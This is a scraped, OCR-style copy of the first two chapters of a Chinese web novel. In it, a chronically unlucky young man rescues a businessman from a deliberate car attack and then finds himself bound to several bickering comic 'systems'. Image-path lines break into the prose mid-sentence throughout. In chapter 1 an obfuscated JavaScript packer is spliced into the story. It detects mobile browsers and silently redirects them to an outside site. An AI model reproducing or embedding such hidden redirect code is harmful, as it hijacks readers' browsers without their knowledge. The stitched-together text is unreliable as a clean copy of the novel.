《我靠满身外挂赚了一个亿》 1. 第 1 章 “我现在过去找你,我妈给你打包了一堆吃的。” “运哥,你下个楼呗,我在你家小区门口摔了,走不动道了,快来。” 郝运拿着手机,听完两条语音,不急不缓从电脑桌前站了起来。 走到家里的防盗门边,他深吸了一口气,打开门,一脚即将迈出去前,又堪堪收住。 他打开某手机app,一顿飞快卜算吉凶,得出结论,今天出门适合先迈左脚。 将手机顺手塞回口袋里,郝运特意抬起左脚,稳稳往外一迈—— 右脚瞬间抽筋,左脚不得不一个猛猛往下急踩,人踉跄着了一下,等他站稳,左脚踩在门槛上,右脚扎扎实实已经迈到了门外。 郝运:“……” 有一种不祥的预感。 老式小区的101室,只要走半层楼梯就能到楼下。 郝运下盘很稳,每一步都走得很稳当,他的手扶着已经有些微微掉漆的扶手上。 “小运出门呢?” 对门七十多的李奶奶出门倒垃圾,慢了几秒,只能跟在他身后,放缓了脚步。 郝运问了李奶奶好,一路稳稳当当走到了小区门口。 “运哥,来拿东西,我刚摔了一跤,差点把膝盖骨磕碎了。” 李原曲着一条腿站着,朝着他招手,脚边放着一个大得有点离谱的塑料口袋,里面塞得满满当当,隔老久,郝运就看到了一只杀白的鸡,优雅地伸展着两只白嫩嫩的鸡爪。 “你怎么回事?” 郝运走近,看了一眼李原的腿。 裤子破了个洞,膝盖磕破了皮,血糊淋淋一片。 “我电瓶车坏了,坐公交车过来的,谁知道下车就给站牌磕了一个,这波棱盖呀就磕马路牙子上卡秃噜皮了。” 李原痛过了,也不当回事,耍着嘴皮子,指了一下地上的塑料袋,“我妈和我爸回了一趟我乡下的爷奶家,看到这些纯天然,无污染的食材就走不动道,装了满满一车回来,不止有鸡,还有猪……连猪都杀了,啧啧啧,真是太凶残了,堪比土匪进村,寸草不留。” 郝运指了他的腿,话还没说出口,李原就说:“你拿了东西走,我叫个车去医院处理一下就行。” 他叫的滴滴还有三分钟到达,两人站在路边等车。 老小区门口两侧的店铺,长的开了二十多年,短的也至少开了五六年。 熟悉的店铺,熟悉的脸。 “小运今天出门啦?” 郝运对门102室李奶奶的老伴,张大爷买菜顺带买早饭回来,看到站在路边的郝运,热情地和他打招呼。 郝运和张大爷李奶奶家是二十多年的邻居,两位老人是看着他长大的,比他亲爷奶见他的时间都多。 他小时候没少去对门吃饭。 “我同学给我送东西来。” “哟,是同学啊,怎么不去家里玩,咦,这腿怎么了,摔了?” 张大爷说着,走近两步,郝运看到他好像踩到了什么,突然“哎”一声就一个后仰,一屁股摔坐下去。 老人不能摔。 郝运一个箭步冲上前,伸手就是一个托背。 站在一旁的李原目睹全程,肉眼慢放,顺便在心里默默给眼前的一幕播了一首《my destiny》当BGM—— 张大爷手里拎的袋子直接甩飞出去一个,在空中划过一条高高的抛物线。 恰在此时,修长帅气的年轻男人赶到,一伸手来了一个偶像剧经典搂腰抱,将张大爷稳稳接住。 如果被抱的对象不是老头的话,这一幕应该格外浪漫。 李原在心里默默遗憾。 并且可惜自己已经来不及拿出手机,拍下这一幕。 郝运伸手托抱住了张大爷,耳中听到一听“哎呦”,心里某个开关像是被按下了。 来了。 又来了。 他将张大爷扶着站稳。 “哦,哦哟,吓死我了,小运,谢谢你啊,多亏了你。” 张大爷捂着胸口,他心脏放了三个支架,可不经吓,手里剩下的东西掉了一地,也顾不上了。 郝运抬眼,就看到他们对面不远处,站着一个也差不多六七十岁的大爷,正从地上捡起自己断了腿的老花镜。 地上还有刚才从张大爷手里飞出去的抛物线大肉包。 在大爷带着怒意的眼神朝着郝运看过来时,郝运从口袋里掏出了二百块修理费。 瞬间止怒。 “都小心点走路,吓我一大跳,还好是包子,要是别的硬的东西,我头不得砸破了?” 郝运再一次道歉。 作为高中同学,多年好友,李原已经习惯了郝运时不时的离谱倒霉事,见200块解决了,替人松了一口气。 郝运却没有放松下来,他一个活了23岁,但是倒霉了24年,从娘胎里就开始走背运的资深倒霉人士,他在“接下来要有坏事发生”的预感上,从未出错。 被肉包砸头的大爷放好钱,突然急着低头往地上找。 “我的核桃,我的核桃呢?” 那可是他盘了八年多的大宝贝啊。 郝运闻声,跟着低头,准备帮着大爷找他的时尚单品……有一颗掉在人行道的边沿上,还有一颗…… 一辆汽车驶过,像是压到了什么东西,发出并不算响亮的“嘣”的一声。 在那一瞬间,郝运感觉自己全身上下的汗毛都竖了起来,他在眼睛看清楚情况之前,先就往旁边一躲。 嗖。 一道气流擦着郝运的脖子过去。 就像是子弹一样。 郝运想着,耳朵里听到马路另一边的商铺,发出砰地一声玻璃碎裂的声响。 那辆汽车也停了下来。 所有人的视线齐刷刷落向路边小超市莫名被打碎的落地玻璃窗。 郝运伸手摸着自己的脖子……差点,他可能就死了。 玻璃碎片里,大爷的另一颗核桃就静静躺在那里,它滚到了马路上,被汽车轮胎轧到了一点,弹射起飞。 就像子弹一样。 “……我去!” 李原在旁边都吓呆了,他的滴滴到了,都顾不上走,司机也不生气,跟着一起探头在那里看热闹。小超市的老板走了出来,是一个五十多岁的阿姨,看着一地碎玻璃手足无措。 简直是无妄之灾,这一大块玻璃可不少钱呢。 郝运看看玻璃,又看看老板娘,心想,果然出门的时候迈错了脚,他今天注定要破财了。 老板娘他认识,都是老邻居,老夫妻两个人都很好,可惜唯一的儿子是个烂赌鬼,儿媳妇癌症,还有个孙女才上小学。 这一家子,全靠这家超市过活,日子过得很辛苦。 今天这种意外,很难揪着谁出来赔偿,最后可能就店老板自认倒霉。 郝运倒是能从这件事里抽身,但是他的良心不允许。 这整个“意外”,和别人无关,但他可真的半点不无辜。 那辆轧到核桃的汽车车门打开,驾驶员走了下来,他先看了车轮胎,又去看了碎裂的玻璃,很干脆转了两千块钱给老板娘,又留了电话,加了微信,后续多不退少补。 李原瘸着腿跳到郝运身边,一起看热闹。 “你今天运气挺好啊。” 那玻璃一碎,李原都觉得郝运这下又要破财了。 郝运看了一眼李原的伤腿,说:“对不起了。” 李原低头:“……没关系。” 他是这连锁倒霉里的第一环。 整一场意外结束,看热闹的也准备散了,李原和郝运挥了下手,准备和滴滴司机一起上车。 时间不早不晚,也不是早上上班的时间点,小区前路边进出的车不算多,也没有人过多关注。 直到一辆黑色的轿车,开得格外地快,带着引擎的轰鸣声驶近。 “开这么快,赶着投胎去啊。” 李原和滴滴司机吐槽了一句。 老小区前的马路并不宽敞,正当路人闻声看去,都在皱眉,生怕这车撞了人,就见这车疯了一样,一下子就奔着停在路边的汽车撞了上去。 加速撞击。 砰! 没有人来得及反应,巨大的撞击声,让离得近的下意识护住头脸下蹲。 郝运看到被撞的那车,一直被顶到了路边的护栏上,车身都凹陷变形了。 还好那位开车的司机没在车上,不然真危险了。 “虞总!” 那位司机对着汽车惊叫了一声,人就往前冲去。 而撞车的那一辆“飞车“”,开始倒车,倒得飞快,看样子像是要逃蹿。 郝运的反应很快,意识到车上还有人后,紧跟着那位司机一起跑上前,准备去帮着救人。<;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375001|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p>而他的眼神也飞快瞥向了肇事车的车牌号。 眼见着那车子也不调头,瞬间倒出去几十米……郝运心头一跳,这车无论要往前跑,还有调头跑,都没必要拉开这么长的距离。 对方不会是想…… 肇事车如他猜测的那般,倒车,油门踩死,进行了第二次撞击。 这不是意外事故,这是谋杀! 郝运和司机还没跑到车前,第二次撞击就发生了。 砰! 砰砰! 肇事车直到撞完第三次,看到被撞的车子完全变形,才嚣张地扬长而去。 这一切只发生在短短的半分钟内,有吓呆的路人才反应过来拨报警电话,但是警察再快赶来也需要时间。 郝运和司机在那撞车的汽车走后,才能上前。 被撞的汽车后排车门已经完全变形,另一边则和路边的护栏卡死。 郝运只好和司机绕到路上那一侧,去拉车门。 汽车的玻璃全碎了,郝运一眼看去,一个穿着西装的男人歪在那里,头脸上有血,没有声息。 “虞总!虞总!” 司机边喊边拉车门,车门也不知道是哪里卡住了,开了一条缝,但就是拉不开。 眼看着司机脖子上青筋都冒了出来,那车门还是纹丝不动,郝运伸手按住对方肩膀:“别急,这种撞击伤,你开了车门也不能轻易搬动伤者,不然可能会造成二次伤害,等救护车……靠!” 他眼角余光扫到地面,汽车油箱漏油了。 漏油就可能着火,着火了就可能发生爆炸。 一般来说,事情不会那么倒霉,但,他是郝运啊。 郝运冲着向他们这边走近想要看热闹的李原大吼一声:“快跑!” 多年默契,李原几乎没有半秒犹豫,一拉身边几个大爷,扭头就跑。 其他不明所以的人被他的恐慌情绪感染,莫名其妙也跟着全都跑了起来。 而郝运一把拉开司机,伸手在对方肩膀上一撑,人已经丝滑跳入车中。 司机都看懵了。 车里弥漫着血腥味,郝运忍住不适,对着车门猛踹。 车门开了,郝运和司机一起把那位昏迷的虞总拖了出来。 “快走快走,车子漏油了。” 郝运帮着司机把人背到背上,才跑两步,就听到路人发出惊呼声。 郝运听到李原在大喊“运哥小心,快跑”,他回头看了一眼,然后低咒了一声。 果然着火了。 路上来往的汽车显然也发现了这个大危险,不是远远停下,就是加紧离开。 那司机背着人,跑得太急,突然脚崴了一下,差点把那位虞总摔马路上。 郝运也顾不上别的,伸手一接,直接将手长脚长,好长一条的虞总一个公主抱。 “快!” 郝运跑到了前面,司机咬牙忍着脚腕上的疼痛跟在后。 远离了着火车辆和马路,郝运才算是松了一口气。 他几步跑到街边店铺的屋檐下,把昏迷的男人平放在地上。 围观群众关心昏迷的人,李原的视线则落在郝运身上。 “运哥你没事吧?” 话才出口,砰一声巨响,着火的汽车爆炸了,惊叫声四起。 终于爆了。 郝运心里等着的那只靴子落了地,心里刚浮起一个念头,今天好像没有预计中的倒霉—— 啪。 店铺招牌上方一块本就松动的外墙条砖被爆炸震了下来,正中郝运头顶。 郝运:……对味了。 在李原陡然瞪大眼睛的表情里,郝运应砖倒地,他听到李原叫“运哥”的声音,仿佛隔着遥远的距离,模糊地传入他的耳中,格外不真切,他脑海里另有声音吵得他脑仁疼。 【叮,签到系统绑定成功。】 【叮,系统载入完成,恭喜宿主绑定变美系统。】 【叮,宿主你好,我是完美犯罪系统,我将带你成为全世界最厉害的杀人犯。】 【叮,亲爱的,生子系统在手,一胎99宝,谁都没你能生哦~】 【叮,盲盒系统,值得拥有,来抽一手吗?】 【叮,位面交易系统加载中……】 【叮,厨神系统绑定。】 【叮,吃瓜系统绑定……哇,第一次见有人类被这么多系统绑定的,记录(?)。】 2. 第 2 章 七八个系统在脑袋里“叮叮叮”,正常人都顶不住。 郝运虽然从小到大拿的是“无敌倒霉蛋”这个人设,但他总体来说,还是处在普通的正常人这个范围内。 “够了够了,真的够了。” 他在脑海里大喊。 天降系统,从此走上人生巅峰,那是普通人的剧本。 以郝运23年的人生经验来说,给他多大舞台,他就能闯多大祸,倒多大霉。 系统?人生巅峰? 不,那是代表他倒霉人生更上一个台阶的标志。 不然谁家普通正常人能一下绑七八个系统,绑七八个系统也就算了,还愣是没有一个锦鲤转运系统。 郝运晕了。 不知道是被外墙条砖砸晕的,还是被可预见的未来“美好”生活给吓晕的。 …… “运哥?” “运哥?” “醒了醒了,太好了,睁眼了!” 郝运只动了眼皮子,还没看清眼前场景,耳朵里先听到李原哇啦个不停,但比李原更吵的是他脑袋里的声音。 【太好了,宿主你终于醒了。】 【宿主宿主,我是生子系统,赶紧起来生猴子啦!】 【做人时刻都要美美哒,请宿主及时调整头上纱布,维持形象。】 【确认宿主年龄23岁,已经错过学习厨艺的最佳年纪,若想成为厨神,需加倍努力,从此刻开始,让我们一起加油吧!】 【哇哦,好热闹啊。】 【宿主,起来生猴子。】 【你闭嘴,宿主要学厨艺,我们现在就开始练切墩!】 【你才闭嘴,当厨师有什么好的,又油又腻,又脏又累,还是跟着我学变美,变成绝世大美人我们能当大明星,轻轻松松一天赚的钱都够你这个破系统炒一辈子菜了。】 【啊啊啊啊要生猴子生猴子!生猴子!】 …… 郝运头疼。 一时间他都以为是有个幼儿园在自己脑袋里开学了。 “闭嘴!” 忍无可忍,在自己脑袋炸开前,郝运一声低喝。 病床前的李原委屈:“……啊?” 他也没有太吵太大声啊? 郝运终于看到李原了,顺便看到了他的委屈脸。 “我不是说你。” 李原:“……哦。” 虽然旁边也没其他人,但是他信了。 郝运捏了一下酸涨的眉心,脑袋里安静了,但是他的头疼并没有消失。 手指往上,才摸到纱布,就被李原给一把按住。 “别动别动,你脑袋上缝了八针,不能碰,这几天也别洗头,不能碰水。” 八针。 比郝运预计中的要严重一点,但和小命比起来,这点伤倒也算事不大。 李原那闲不住的小嘴叭叭:“运哥你都昏了大半天了,医生说你就是皮外伤,醒过来没有头晕想吐,不难受的话就可以出院,对了,你的医药费是虞总出的,虞总,就是你从汽车里拖出来那个男人,还记得吧?” 郝运当然记得。 所以他这次竟然没破财? 医生和护士很快过来,问郝运感觉怎么样,又把一堆检查报告都看了一遍,做了几个小检查,然后愉快宣布,可以出院了。 郝运松了一口气。 李原扶着他从病床上起来,他才有时间关心那位虞总。 李原说:“人没事,醒得比你还早,中午就起来了,他那个司机大概是和他说了你救他的事,人还过来看了你一次,只是那会儿你还没醒……别说,那虞总人还挺上道,怪不得年纪轻轻就当了个总。” 虽然郝运的伤也没花掉多少治疗费,但那做法让人觉得心暖暖啊。 李原看他精神不太好,便克制了没再和他吐槽这一次的“死神来了”。 从医院出来,外边已是满天晚霞。 一天就这么过去了。 郝运和李原打了个滴滴回家。 一路上,郝运坐在后排看似在闭目养神,实际是终于有时间把注意力放到了自己脑袋里一脑袋的系统上。 要是有可能,他情愿不要这些系统。 人生,多一个变数,多一份危险。 【宿主你好,我是生子系统。】 【宿主,我是……】 【宿主,我……】 郝运一“出现”,一群系统又激动起来,仿佛鸟窝里刚出生没多久正张大了嘴嗷嗷待哺的小雏鸟。 